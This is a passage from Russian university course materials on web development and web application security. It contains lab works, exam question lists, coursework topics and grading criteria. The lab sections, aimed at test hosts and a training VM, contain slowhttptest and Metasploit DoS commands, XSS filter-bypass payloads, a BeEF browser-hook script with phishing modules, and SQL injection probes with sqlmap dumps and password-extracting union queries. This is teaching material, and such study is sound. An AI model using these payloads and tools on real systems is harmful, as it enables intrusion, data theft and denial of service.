Шаг 4. Проверить аннулируемость сессии на серверной стороне. Сохранить Cookie в веб- браузере (можно использовать расширение Export Cookies), выйти из приложения. Импортировать сохраненные ранее Cookie в браузер (можно использовать расширение Import Cookies). Перейти по любому адресу веб-приложения. Если вы попадете в предыдущую сессию, то это означает, что аннулирование сессии происходит только на клиенте. Проверить, что пользователь может завершить свою сессию в любой момент времени – каждая страница, доступная после аутентификации,

содержит ссылку типа «Sign out», позволяющую завершить сессию. Проверить, какие механизмы таймаутов реализованы в веб-приложении.
Шаг 5. Проверить возможность выполнения атаки типа «Фиксация сессии». Для этого проверить наличие следующего недостатка: веб-приложение не обновляет сессионный идентификатор, отправленный браузером пользователя, после успешной аутентификации последнего. Отправить запрос веб-приложению и получить сессионный идентификатор в Cookie:
GET / HTTP/1.1
Host: www.test.app.com
\r\n
Получить и проанализировать ответ
HTTP/1.1 200 OK
Date: Wed, 14 Aug 2008 08:45:11 GMT
Server: IBM_HTTP_Server
Set-Cookie: ID=d8eyYq3L0z2fgq10m4v; Path=/; secure Аутентифицироваться, используя запрос с полученным иден- тификатором ID:
POST https://www.test.app.com/auth HTTP/1.1 Host: www.test.app.com
Cookie: ID=d8eyYq3L0z2fgq10m4v
\r\n user=test&password=Zz123456
Если аутентификация прошла успешно, то приложение уязвимо к атаке фиксации сессии. Дополнительно убедиться, что идентификатор сессии передается только в Cookie и не раскрывается в лог-файлах, сообщениях об ошибках, URL и т.д.
Шаг 7. Проверить, что идентификатор сессии меняется после повторной аутентификации, смены пароля, роли и т.д.
Шаг 8. Проверить, что веб-приложение не позволяет иметь две одинаковые сессии с двух разных узлов сети.
Задание № 5. Предложить сценарий атаки, использующий недостаток аннулирования сессии только на клиентской стороне веб-приложения.
Задание № 6. Используя поисковые системы (Google, Shodan), найти веб-приложения с механизмом URL Rewriting.
Задание № 7. Написать сценарий JavaScript, устанавливающий или считывающий идентификатор сессии пользователя.

Лабораторная работа 25 «Тестирование на устойчивость к атакам отказа в обслуживании»
Цель: обучение методам и средствам тестирования веб-приложений на устойчивость к атакам отказа в обслуживании (DoS-атакам).
Задание № 1. Выполнить тестирование устойчивости веб-приложения www.test.app.com к DoS-атакам на уровне протокола HTTP.
Последовательность действий
Шаг 1. Установить программу slowhttptest, доступную по URL вида https://code.google.com/p/slowhttptest. Изучить документацию. Запустить сетевой анализатор Wireshark.
Шаг 2. На тестовом стенде, эмулирующем работу веб-сервера www.test.app.com, установить и выполнить базовые настройки для веб-серверов Apache, Nginx и IIS. Запустить веб-сервер Apache.
Шаг 3. Запустить в отношении веб-сервера атаку Slowloris, просмотреть трассировку соединения, проверить доступность веб-сервера с помощью произвольного браузера:
slowhttptest -H -c 3000 -r 3000 -i 50 -l 6000
–u http://www.test.app.com
Провести несколько тестов с различными параметрами. Построить графики состояния веб- сервера.
Шаг 4. Запустить в отношении веб-сервера атаку Slow HTTP POST, просмотреть трассировку соединения, проверить доступность веб-сервера с помощью произвольного браузера:
slowhttptest -B -c 3000 -r 3000 -i 50 -l 6000
–u http://www.test.app.com
Провести несколько тестов с различными параметрами. Построить графики состояния веб- сервера.
Шаг 5. Запустить в отношении веб-сервера атаку Slow Read, выбрав файл достаточного размера, просмотреть трассировку соединения, проверить доступность веб-сервера с помощью произвольного браузера:
slowhttptest -X -c 3000 -r 3000 -l 6000 -k 5 -n 50

– w 1 -y 2 -z 1 –u http://www.test.app.com/bigauth.js

Провести несколько тестов с различными параметрами. Построить графики состояния веб- сервера.

Шаг 6. Остановить сервер Apache. Запустить сервер Nginx. Проделать предыдущие шаги в отношении сервера Nginx.

Шаг 7. Остановить сервер Nginx. Запустить сервер IIS. Проделать предыдущие шаги в отношении сервера IIS.

Шаг 8. В отношении сервера Apache выполнить атаку Apache Range Header.

Проанализировать результаты. Выполнить команду

slowhttptest -R -u http://www.test.app.com -t GET

– c 1000 -a 10 -b 3000 -r 500

Выполнить атаку Apache Range Header с использованием Metasploit Framework: # msfconsole

> use auxiliary/dos/http/apache_range_dos
> show options
> set RHOSTS www.test.app.com
> set RPORT 80
> set RLIMIT 100
> set THREADS 3
> run

Задание № 2. Проанализируйте, как можно по косвенным признакам определить уязвимость веб-сервера к атакам типа Slow HTTP DoS?

Задание № 3. Реализовать механизмы защиты для веб-сервера Apache от атак Slow HTTP DoS.

Задание № 4. Реализовать и протестировать веб-приложение, уязвимое к атаке XML Bomb.

Лабораторная работа 26 «Поиск уязвимостей к атакам XSS.»

Цель: обучение методам и средствам идентификации и эксплуатации уязвимостей веб- приложений к атакам XSS.

Задание № 1. Выполнить идентификацию и эксплуатацию уязвимостей к атакам XSS.

Последовательность действий

Шаг 1. Скачать образ «Web For Pentesters» с веб-сайта www.pentesterlab.com. Создать виртуальную машину. Загрузиться с диска. В браузере открыть веб-приложение.

Шаг 2. Перейти по ссылке «XSS → Example 1». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор <script>alert(1)</script>

Шаг 3. Перейти по ссылке «XSS → Example 2». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

<script>alert(1)</script>

Убедиться, что слово script фильтруется. Ввести вектор

<ScRipT>alert(1)</sCrIpT>

Шаг 4. Перейти по ссылке «XSS → Example 3». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

<script>alert(1)</script>

Убедиться, что слово <script> вырезается. Ввести вектор

<scr<script>ipt>alert(1)</s</script>cript>

Шаг 5. Перейти по ссылке «XSS → Example 4». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

<script>alert(1)</script>

Убедиться, что слово <script> вырезается корректно. Ввести вектор

<img/src=1 onerror=alert(1)>

Шаг 6. Перейти по ссылке «XSS → Example 5». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектора

<script>alert(1)</script>

<img/src=1 onerror=alert(1)>

Убедиться, что слово alert вырезается корректно. Ввести вектора
<img/src=1 onerror=\u0061alert(1)>
<img/src=1 onerror=prompt(1)>
<img src=1 onerror="t=/aler/.source%2b/t(1)/.source; eval(t)">
Шаг 7. Перейти по ссылке «XSS → Example 6». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектора
";alert(1);"
</script><script>alert(1);//
Шаг 8. Перейти по ссылке «XSS → Example 7». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор
";alert(1);"
Убедиться, что символ " кодируется в HTML-сущность &quot. В качестве переменной name
ввести вектор ';alert(1);'
Шаг 9. Перейти по ссылке «XSS → Example 8». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. Вводимые данные кодируются корректно. Изменить URL на следующий:
xss/example8.php/"onsubmit="alert(1)
Шаг 10. Перейти по ссылке «XSS → Example 9». Проанализировать логику функционирования веб-приложения. Определить контекст и тип возможной атаки XSS. В браузере перейти по ссылке
xss/example9.php#<script>alert(1)</script>.
Убедиться, что никакого HTTP-запроса не отправляется.
Шаг 11. Запустить среду эксплуатации уязвимостей BeEF. Перейти по ссылке «XSS →
Example 1». В качестве значения параметра name ввести вектор
<script src="http://1.1.1.1:3000/hook.js"></script>
Перейти в консоль BeEF, ввести стандартные логин и пароль (beef:beef). В разделе «Online Browser» должен отображаться ваш браузер. Во вкладке «Details» просмотреть информацию о браузере и компьютере. Перейти во вкладку «Commands». Выполнить
следующие команды и проанализировать полученные результаты:

- «Create Alert Dialog»;
- «Redirect Browser», перенаправив пользователя на сайт http://evil.com;
- «Clickjacking»;
- «Clippy»;
- «Fake Notification Bar»;
- «Google Phishing»;
- «Pretty Theft».

Задание № 2. Выполнить задания по поиску уязвимостей к атакам XSS на сайте xss-game.appspot.com.
Задание № 3. Выполнить задания по поиску уязвимостей к атакам XSS на сайте escape.alf.nu.
Задание № 4. Выполнить задания по поиску уязвимостей к атакам XSS на сайте prompt.ml.

Лабораторная работа 27 «Поиск уязвимостей к атакам SQL-injection.»
Цель: обучение методам и средствам идентификации и эксплуатации уязвимостей в веб-приложениях к атакам SQL-injection.
Задание № 1. Выполнить идентификацию и эксплуатацию уязвимостей к атакам SQL-injection.
Последовательность действий
Шаг 1. Скачать образ «Web For Pentesters» с веб-сайта www.pentesterlab.com. Создать виртуальную машину. Загрузиться с диска. В браузере открыть веб-приложение.
Шаг 2. Перейти по ссылке «SQL injections → Example 1». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

- sqli/example1.php?name=root'
- sqli/example1.php?name=root"
- sqli/example1.php?name=root'%201=1
- sqli/example1.php?name=root'%201=1#

− sqli/example1.php?name=root'%201=1%20–
− sqli/example1.php?name=root'%201=1%20/*
− sqli/example1.php?name=root'%20'1'='1
− sqli/example1.php?name=root'%20'1'='2
− sqli/example1.php?name=root'%23sqli

Последние три запроса позволяют сделать вывод об уязвимости параметра name к атаке SQL-injection. Выполнить следующую команду:

python sqlmap.py –p name —dmbs=mysql —dump
–u http://IP_address/sqli/example1.php?name=root

Просмотреть результаты работы программы, просмотреть полученные данные из базы данных.

Шаг 2. Перейти по ссылке «SQL injections → Example 2». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре
используемого SQL-запроса:

− sqli/example2.php?name=root%20and%201=1
− sqli/example2.php?name=root'%09and%09'1'='1
− sqli/example2.php?name=root'%09and%09'1'='2
− sqli/example2.php?name=root'%2b%2b'

Последние три запроса позволяют сделать вывод об уязвимости параметра name к атаке SQL-injection. Запустить sqlmap, убедиться, что в данном случае он не смог идентифицировать уязвимый параметр.

Шаг 3. Перейти по ссылке «SQL injections → Example 3». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре
используемого SQL-запроса:

− sqli/example3.php?name=root%20and%201=1
− sqli/example3.php?name=root'/**/and/**/'1'='1
− sqli/example3.php?name=root'/**/and/**/'1'='2
− sqli/example3.php?name=root'%2b%2b'

Последние три запроса позволяют сделать вывод об уязвимости параметра name к атаке SQL-injection. Запустить sqlmap, убедиться, что в данном случае он не сможет идентифицировать уязвимый параметр.

Шаг 4. Перейти по ссылке «SQL injections → Example 4». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре
используемого SQL-запроса:

− sqli/example4.php?id=2
− sqli/example4.php?id=2'
− sqli/example4.php?id=2''
− sqli/example4.php?id=1%2b1
− sqli/example4.php?id=0%2b2
− sqli/example4.php?id=3-1

Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL- injection. Выполнить следующую команду:

python sqlmap.py –p id —dmbs=mysql —dump
–u http://IP_address/sqli/example4.php?id=1

Просмотреть полученные данные из базы данных. Просмотреть исходный код PHP-сценария.

Шаг 5. Перейти по ссылке «SQL injections → Example 5». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL- запроса:

- sqli/example5.php?id=2
- sqli/example5.php?id=2'
- sqli/example5.php?id=2''
- sqli/example5.php?id=1%2b1
- sqli/example5.php?id=0%2b2
- sqli/example5.php?id=3-1

Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL-injection. Выполнить следующую команду:

python sqlmap.py –p id —dmbs=mysql —dump
–u http://IP_address/sqli/example5.php?id=1

Просмотреть полученные данные из базы данных. Просмотреть исходный код PHP-сценария.

Шаг 6. Перейти по ссылке «SQL injections → Example 5». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL- запроса:

- sqli/example6.php?id=2
- sqli/example6.php?id=2'
- sqli/example6.php?id=2''
- sqli/example6.php?id=1%2b1
- sqli/example6.php?id=0%2b2
- sqli/example6.php?id=3-1
- sqli/example6.php?id=5-3

Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL-injection. Запустить sqlmap, убедиться, что в данном случае он не может проэксплуатировать уязвимый параметр. Просмотреть исходный код PHP-сценария.

Шаг 7. Перейти по ссылке «SQL injections → Example 5». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL- запроса:

- sqli/example7.php?id=2
- sqli/example7.php?id=2'
- sqli/example7.php?id=2''
- sqli/example7.php?id=1%2b1
- sqli/example7.php?id=3-1
- sqli/example7.php?id=2%0Aand%201=1
- sqli/example7.php?id=2%0Aand%201=2
- sqli/example7.php?id=2%0A%23sqli

Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL-injection. Запустить sqlmap, убедиться, что в данном случае он не может проэксплуатировать уязвимый параметр. Выполнить следующие запросы для извлечения данных из СУБД:

- sqli/example7.php?id=2%0Aunion%20select%201
- sqli/example7.php?id=2%0Aunion%20select%201,2
- sqli/example7.php?id=2%0Aunion%20select%201,2,3
- sqli/example7.php?id=2%0Aunion%20select%201,2,3,4
- sqli/example7.php?id=2%0Aunion%20select%201,2,3,4,5
- sqli/example7.php?id=2%0Aunion%20select%20name,passwd,1,1,1 from users

Ручными методами получить данные из базы данных. Просмотреть исходный код PHP-сценария.

Задание № 3. Построить и выполнить SQL-запрос, приводящий к отказу в обслуживании веб- приложения, уязвимого к атаке SQL-injection.
Задание № 4. Для веб-приложения, уязвимого к атаке SQL-injection и использующего для хранения данных СУБД MySQL, получить содержимое служебной базы данных INFORMATION_SCHEMA.

Индивидуальные задания к учебной и производственной практикам представлены в программах практик.

5 семестр
Вопросы к экзамену

1. Основы языка разметки html
2. Основные сведения
3. Структура html-документа
4. Состав html-документа
5. Document type definition (dtd)
6. Заголовок документа
7. Тело документа
8. Другие элементы языка html
9. Таблицы стилей css
10. Базовый синтаксис
11. Селекторы тегов
12. Классы
13. Идентификаторы
14. Контекстные селекторы
15. Соседние селекторы
16. Дочерние селекторы
17. Селекторы атрибутов
18. Универсальный селектор
19. Группирование
20. Наследование
21. Псевдоклассы
22. Псевдоклассы, определяющие состояние элементов
23. Псевдоклассы, имеющие отношение к дереву документа
24. Псевдоэлементы
25. Элементы css
26. Описание .net framework
27. Возможности среды clr
28. Библиотека классов платформы .net framework
29. Развитие платформы .net
30. Ключевые термины
31. Обзор технологии asp.net
32. Жизненный цикл веб-страниц asp.net
33. Общие этапы жизненного цикла страницы
34. События жизненного цикла
35. Дополнительные аспекты жизненного цикла страницы
36. Управление состоянием в asp.net
37. Состояние просмотра viewstate
38. Сохранение объектов в состоянии просмотра
39. Оценивание преимуществ использования состояния просмотра
40. Строка запроса

41. Использование строки запроса
42. Cookie
43. Использование session
44. Архитектура сеанса
45. Использование состояния сеанса
46. Поставщики состояния сеанса
47. Типовая структура web- приложений
48. Основы технологии ASP .NET
49. Принцип структурирования текста документа.
50. Основные свойства текстовых фрагментов web-страницы
51. Все элементы управления, из которых состоит WEB-приложение добавляются в контейнер, роль которого выполняет страница приложения. Страница отвечает за генерацию HTML кода, передаваемого в последствии клиенту.
52. Способы формирования текста. Списки.
53. Способы задания гиперссылок.
54. Способы динамического создания элементов управления.

6 семестр

Вопросы и задания к дифференцированному зачету

Соединение XHTML и PHP.
2. PHP. Вывод контента.
3. Комментарии в коде.
4. PHP. Скалярные переменные.
5. PHP. Вывод переменных.
6. PHP. Соединение переменных.
7. Поддержка интерполяции в PHP.
8. Форматирование вывода в PHP.
9. PHP. Переменные массивы.
10. PHP. Массивы с числовыми индексами.
11. PHP. Ассоциативные массивы.
12. PHP. Функции для работы с массивами.
13. Константы PHP.
14. Арифметические операторы PHP.
15. Операторы присваивания PHP. Операторы сравнения.
16. Логические операторы PHP.
17. Порядок выполнения операций в PHP.
18. Строки PHP.
19. Функции даты и времени PHP.
20. PHP. Оператор If.
21. PHP. Оператор switch.
22. PHP. Циклы while.
23. PHP. Циклы do while.
24. PHP. Цикл for.
25. PHP. Цикл foreach.
26. PHP. Включаемые файлы.
27. PHP. Использование функций.
28. PHP. Проектирование форм.
29. PHP. Работа с формами.
30. PHP. Переменные сеанса.
31. Файлы Cookies.
32. PHP. Доступ ODBC.

33. Выбор записей из базы данных.
34. PHP. Доступ к базе данных MySQL.
35. PHP. Доступ к файлам и папкам.
36. PHP. Получение данных формы.
37. Отправка E-mail из приложений PHP.
38. PHP. Использование файлов INCLUDE.
39. PHP. Использование таблиц стилей.
40. Теги XHTML со сценарием.
41. PHP. Программирование поиска по ключевым словам.
42. PHP. Генерация случайных чисел.
43. PHP. Идентификатор (ID) сеанса.
44. PHP. Создание счетчика посетителей.
45. Синтаксис языка JavaScript.
46. Переменные и литералы в JavaScript.
47. Управляющие конструкции языка JavaScript.
48. Стандартные объекты и функции ядра JavaScript.
49. Объекты клиента JavaScript.
50. Обработка событий JavaScript.

Перечень практических заданий для проведения зачета

Задание 1

Вариант № 1

Составьте техническое задание на разработку веб-приложения для заданной предметной области. Разработайте сайт, состоящий из 3-4 страниц. Все страницы должны иметь одинаковый дизайн. Создайте php-скрипт, выводящий страницу с форматированной средствами разметки HTML информацией о вас как о разработчике. Приведите языки программирования и разметки, используемые для разработки клиентской части веб-приложений.

Вариант № 2

Составьте техническое задание на разработку веб-приложения для заданной предметной области. Разработайте сайт, состоящий из 3-4 страниц, в соответствии с техническим заданием. Все страницы должны иметь одинаковый дизайн. Создайте php-скрипт, генерирующий страницу с таблицей основных цветов HTML. Как организованы циклические вычислительные процессы в PHP?

Вариант № 3

Составьте техническое задание на разработку веб-приложения для заданной предметной области. Разработайте сайт, состоящий из 3-4 страниц, в соответствии с техническим заданием. Все страницы должны иметь одинаковый дизайн. Подготовьте php-скрипт, выполняющий следующие действия: создать html-документ, содержащий форму с полями Ф.И.О., Адрес, E-mail, Пароль. Передать введенные данные для обработки php-программе для вывода данных на экран. Как организовать работу с формами в языке PHP?

Вариант № 4

Составьте техническое задание на разработку веб-приложения для заданной предметной области. Разработайте сайт, состоящий из 3-4 страниц, в соответствии с техническим заданием. Все страницы должны иметь одинаковый дизайн. Подготовьте php-скрипт, проверяющий пароль пользователя, вводимый через поле формы. Как организовать работу с формами в языке PHP?

Вариант № 5

Составьте техническое задание на разработку веб-приложения для заданной предметной области. Разработайте сайт, состоящий из 3-4 страниц, в соответствии с техническим заданием. Все страницы должны иметь одинаковый дизайн. Подготовьте php-скрипт для отправки электронного письма. Какова процедура идентификация пользователей и процессов в PHP?

Вариант № 6

Составьте техническое задание на разработку веб-приложения для заданной предметной области. Разработайте сайт, состоящий из 3-4 страниц, в соответствии с техническим заданием. Все страницы должны иметь одинаковый дизайн. Подготовьте php-скрипт, реализующий ввод и обработку анкеты пользователя. Перечислите основные конструкции языка PHP.

Вариант № 7

Составьте техническое задание на разработку веб-приложения для заданной предметной области. Разработайте сайт, состоящий из 3-4 страниц, в соответствии с техническим заданием. Все страницы должны иметь одинаковый дизайн. Подготовьте php-скрипт для проведения опроса – голосования по оценке какого-то товара или мероприятия. Как организован файловый ввод-вывод в языке PHP?

Вариант № 8

Составьте техническое задание на разработку веб-приложения для заданной предметной области. Разработайте сайт, состоящий из 3-4 страниц, в соответствии с техническим заданием. Все страницы должны иметь одинаковый дизайн. Подготовьте php-скрипт для проверки доступности сервера, адрес которого введен пользователем. Приведите языки программирования и разметки, используемые для разработки серверной части веб-приложений.

Вариант № 9

Составьте техническое задание на разработку веб-приложения для заданной предметной области. Разработайте сайт, состоящий из 3-4 страниц, в соответствии с техническим заданием. Все страницы должны иметь одинаковый дизайн. Подготовьте php-скрипт для получения и отображения информации, полученной с удаленного сервера (например, прогноза погоды, ленты заголовков новостей). Поясните механизм сессий, реализованный в PHP.

Вариант № 10

Составьте техническое задание на разработку веб-приложения для заданной предметной области. Разработайте сайт, состоящий из 3-4 страниц, в соответствии с техническим заданием. Все страницы должны иметь одинаковый дизайн. Подготовьте php-скрипт для сохранения персональных настроек пользователя (ник и фон страниц). Как организовать работу с файлами в языке PHP?

Вариант № 11 Составьте техническое задание на разработку веб-приложения для заданной предметной области. Разработайте сайт, состоящий из 3-4 страниц, в соответствии с техническим заданием. Все страницы должны иметь одинаковый дизайн. Подготовьте php-скрипт для запоминания того, какие страницы посещались пользователем. Зачем нужны cookies-файлы?

Задание 2.

Вариант № 1

Выполните тестирование защищенности механизма управления доступом исследуемого веб- приложения. Приведите примеры средств тестирования защищенности механизма управления сессиями в веб-приложениях.

Вариант № 2

Выполните тестирование исследуемого веб-приложения. Предложите механизм восстановления паролей веб-приложения.

Вариант № 3

Выполните тестирование защищенности механизма управления сессиями исследуемого веб- приложения. Приведите примеры средств тестирования защищенности механизма управления сессиями исследуемого веб-приложения.

Вариант № 4

Выполните тестирование устойчивости веб-приложения к DoS-атакам на уровне протокола HTTP. Приведите методы и средства тестирования веб-приложений на устойчивость к атакам отказа в обслуживании (DoS-атакам).

Вариант № 5

Выполните тестирование устойчивости веб-приложения к DoS-атакам на уровне протокола HTTP. Проанализируйте, как можно по косвенным признакам определить уязвимость веб-сервера

Вариант № 6

Протестируйте скорость загрузки сайта. Перечислите способы ускорения загрузки сайта.

Вариант № 7

Разместите веб-приложение в сети в соответствии с техническим заданием. Приведите примеры систем управления сайтом, их достоинства и недостатки.

Вариант № 8

Постройте и выполните SQL-запрос, приводящий к отказу в обслуживании веб-приложения. В чем заключается техническое сопровождение сайта?

Вариант № 9

Предложите способы организации защищенного удаленного доступа. Каковы особенности управления доступом к веб-приложениям?

Вариант № 10

Исследуйте минимально допустимую длину и сложность паролей в анализируемом веб-приложении. Предложите способы повышения надежности парольной защиты.

Задание 3.

Вариант № 1

Проведите аудит заданного сайта. Перечислите базовые составляющие аудита сайта. С какой целью проводится аудит сайта?

Вариант № 2

Предложите сценарий атаки, использующий недостаток аннулирования сессии только на клиентской стороне веб-приложения. Приведите примеры атак на веб-приложения.

Вариант № 3

Проведите SEO-оптимизацию исследуемого сайта. Какова цель SEO-оптимизации страниц сайта?

Вариант № 4

Проведите техническую оптимизацию исследуемого сайта. Опишите технические характеристики сайта.

Вариант № 5

Проанализируйте поведенческие факторы исследуемого сайта. Какие показатели сайта относятся к поведенческим?

Вариант № 6

Соберите статистическую информацию о работе исследуемого веб-приложения для анализа эффективности его работы. Каким образом можно повысить эффективность работы веб- приложения?

Вариант № 7

Предложите мероприятия по продвижению исследуемого веб-приложения в информационно- телекоммуникационной сети Интернет. Назовите способы продвижения сайтов.

Вариант № 8

Предложите способы модернизации исследуемого веб-приложения с учетом правил и норм подготовки информации для поисковых систем. Назовите способы оптимизации структуры сайта.

Вариант № 9

Предложите способы защиты исследуемого сайта. Приведите примеры угроз безопасности сайта.

Вариант № 10

Опишите задачи администрирования исследуемого сайта. Как администратор решает вопросы обеспечения безопасности сайта?

7 семестр

Вопросы к дифференцированному зачету

Понятие аудита сайта.

2. Ошибки юзабилити интернет-магазина.
3. Понятие комплексного аудита сайта.
4. SEO-анализ сайта.
5. Параметры, по которым проводится SEO-анализ сайта.
6. Технические характеристики SEO-анализа сайта.
7. Оценка юзабилити сайта.
8. Оценка главной страницы сайта.
9. Оценка шапки сайта.
10. Оценка подвала сайта.
11. Оценка интерактивности сайта.
12. Оценка ссылок сайта.
13. Оценка картинок сайта.
14. Оценка навигации сайта.
15. Оценка заголовков сайта.
16. Оценка операций поиска по сайту.
17. Оценка дизайна сайта.
18. Оценка контента сайта.
19. Оценка форм и диалогов сайта.
20. Оценка конверсии сайта.
21. Способы ускорения загрузки сайтов.
22. Причины снижения скорости загрузки сайта.
23. Объединение и минифицирование CSS и JS-файлов – способ ускорения загрузки сайтов.
24. Сокращение времени ответа сервера.
25. Оптимальные опции хостинга под запросы пользователей.
26. Анализ сжатия страниц сайта.
27. Сжатие изображений и видео сайта.
28. Использование CDN.
29. Оптимальное использование стилей сайта.
30. Реализация отложенной загрузки изображений, видео, iframe и контента.
31. Анализ кода и сокращение числа используемых плагинов.
32. Уменьшение числа редиректов.
33. Анализ времени загрузки предложенного сайта.
34. Внутренняя SEO оптимизация сайта.
35. SMO - оптимизация для социальных медиа.
36. Оптимизация страниц сайта.
37. Структурирование содержания сайта.
38. Оптимизация содержания сайта.
39. Оптимизация изображений сайта.
40. Использование исходящих ссылок.
41. Техническая оптимизация сайтов.
42. Улучшение поведенческих факторов сайта.
43. Индексация сайта.
44. Конвертация трафика.

45. Внешняя поисковая оптимизация (SEO).
46. Способы продвижения сайтов.
47. Увеличение посещаемости сайта.
48. Оптимизация структуры сайта.
49. Применение шрифтовой композиции при создании сайта.
50. Использование баннеров.

8 семестр

Вопросы к дифференцированному зачету

Основные понятия информационной безопасности веб-приложений.
2. Основные принципы построения безопасных сайтов.
3. Понятие безопасности приложений и классификация опасностей.
4. Источники угроз информационной безопасности и меры по их предотвращению.
5. Регламенты и методы разработки безопасных веб-приложений.
6. Безопасная аутентификация.
7. Безопасная авторизация.
8. Повышение привилегий.
9. Общая отказоустойчивость системы.
10. Проверка корректности данных, вводимых пользователем.
11. Публикация изображений и файлов.
12. Методы шифрования.
13. SQL-инъекции.
14. XSS-инъекции.
15. Методы и средства тестирования защищенности механизма управления доступом в веб-приложениях.
16. Методы и средства тестирования защищенности механизма управления сессиями в веб-приложениях.
17. Методы и средства тестирования веб-приложений на устойчивость к атакам отказа в обслуживании (DoS-атакам).
18. Методы и средства идентификации и эксплуатации уязвимостей веб-приложений к атакам XSS.
19. Методы и средства идентификации и эксплуатации уязвимостей в веб-приложениях к атакам SQL-injection.
20. Анализ и классификация угроз информационной безопасности.
21. Анализ угроз безопасности в компьютерных сетях.
22. Основные понятия политики информационной безопасности.
23. Структура политики информационной безопасности организации.
24. Роль стандартов информационной безопасности.
25. Международные стандарты информационной безопасности.
26. Отечественные стандарты безопасности информационных технологий.
27. Идентификация, аутентификация и авторизация субъектов доступа.
28. Защита от вредоносного ПО.
29. Основные понятия криптографической защиты информации.
30. Симметричные криптосистемы шифрования.
31. Асимметричные криптосистемы шифрования.
32. Аутентификация, авторизация и администрирование действий пользователей.
33. Методы аутентификации, использующие пароли.
34. Биометрическая аутентификация пользователя.
35. Формирование политики межсетевого взаимодействия.
36. Управление идентификацией и доступом.
37. Особенности управления доступом.
38. Организация защищенного удаленного доступа.

39. Классификация вредоносных программ.
40. Облачная антивирусная технология.
41. Задачи управления информационной безопасностью.
42. Обзор современных систем управления безопасностью.
43. Аудит и мониторинг безопасности.
44. Назначение основных средств защиты.
45. Антивирусные комплексы.
46. Защита от DDoS-атак.
47. Предотвращение вторжений системного уровня.
48. Средства и протоколы аутентификации удаленных пользователей.
49. Защита беспроводных сетей.
50. Стандарты информационной безопасности для Интернета.

Курсовая работа

1. Проектирование и разработка интернет-магазина (с учетом специфики предлагаемых товаров).
2. Проектирование и разработка сайта для предприятия (с учетом специфики деятельности предприятия).
3. Проектирование и разработка web-приложения для учебного центра.
4. Проектирование и разработка web-приложения для торговой организации.
5. Проектирование и разработка web-приложения для проведения тестирования.
6. Проектирование и разработка web-приложения для сервисного центра.
7. Проектирование и разработка web-приложения для медицинского центра.
8. Проектирование и разработка web-приложения для центра детского творчества.
9. Проектирование и разработка web-приложения для туристического агентства.
10. Проектирование и разработка web-приложения для добровольной организации по защите животных.
11. Проектирование и разработка web-приложения для подготовки к сдаче экзамена в ГИБДД.
12. Проектирование и разработка web-приложения для библиотеки.
13. Проектирование и разработка web-приложения для оптовой торговой организации.
14. Проектирование и разработка web-приложения для колл-центра.
15. Проектирование и разработка web-приложения для изучения иностранных языков.
16. Проектирование и разработка web-приложения для учета личных финансов.
17. Проектирование и разработка web-приложения транспортной компании.

3. Критерии оценивания.

Критерии оценивания подготовки и защиты доклада и презентации по нему

Оценка «отлично» – тема раскрыта в полном объеме, оформление доклада соответствует требованиям, предъявляемым в образовательной организации, доклад грамотный, презентация соответствует всем требованиям.

Оценка «хорошо» – незначительные недочеты в оформлении презентации и подготовки доклада.

Оценка «удовлетворительно» – незначительные недочеты в оформлении, тема раскрыта, но есть замечания по докладу и презентации.

Оценка «неудовлетворительно» – тема не раскрыта, оформление презентации не соответствует требованиям, предъявляемым в образовательной организации, доклад не готов.

Критерии оценивания выполнения заданий практических занятий

Оценка *"отлично"* – задание выполнено в полном объеме, даны правильные ответы на контрольные вопросы, сделаны логически точные выводы.

Оценка *"хорошо"* – задание выполнено в полном объеме, даны правильные ответы на контрольные вопросы, не все выводы логически точны и правильны.

Оценка *"удовлетворительно"* – задание выполнено в полном объеме, есть ошибки в ответах на контрольные вопросы, не все выводы правильные.

Оценка *"неудовлетворительно"* – задание не выполнено, ответов нет, выводов нет.

Критерии оценивания выполнения и защиты проектной работы

Оценка «отлично» – проект выполнен в полном объеме и полностью соответствует техническому заданию, оформление доклада соответствует требованиям, предъявляемым в образовательной организации, доклад грамотный, презентация соответствует всем требованиям.

Оценка «хорошо» – проект выполнен в полном объеме, имеются небольшие недоработки по техническому заданию, незначительные недочеты в оформлении презентации и подготовки доклада.

Оценка «удовлетворительно» – проект не выполнен в полном объёме, имеются недоработки по техническому заданию, недочеты в оформлении, есть замечания по докладу и презентации.

Оценка «неудовлетворительно» – проект выполнен менее чем на 30%, оформление презентации не соответствует требованиям, предъявляемым в образовательной организации, доклад не готов.

Критерии оценивания дифференцированного зачета

Оценка *"отлично"* –

1. Глубокое и прочное усвоение программного материала.
2. Знание пакетов прикладных программ.
3. Знание основных принципов построения пакетов прикладных программ.
4. Знание основных задач прикладных программ.
5. Свободное владение пакетами прикладных программ.
6. Точность и обоснованность выводов.
7. Безошибочное выполнение практического задания.
8. Точные, полные и логичные ответы на дополнительные вопросы.

Оценка *"хорошо"* –

1. Хорошее знание программного материала.
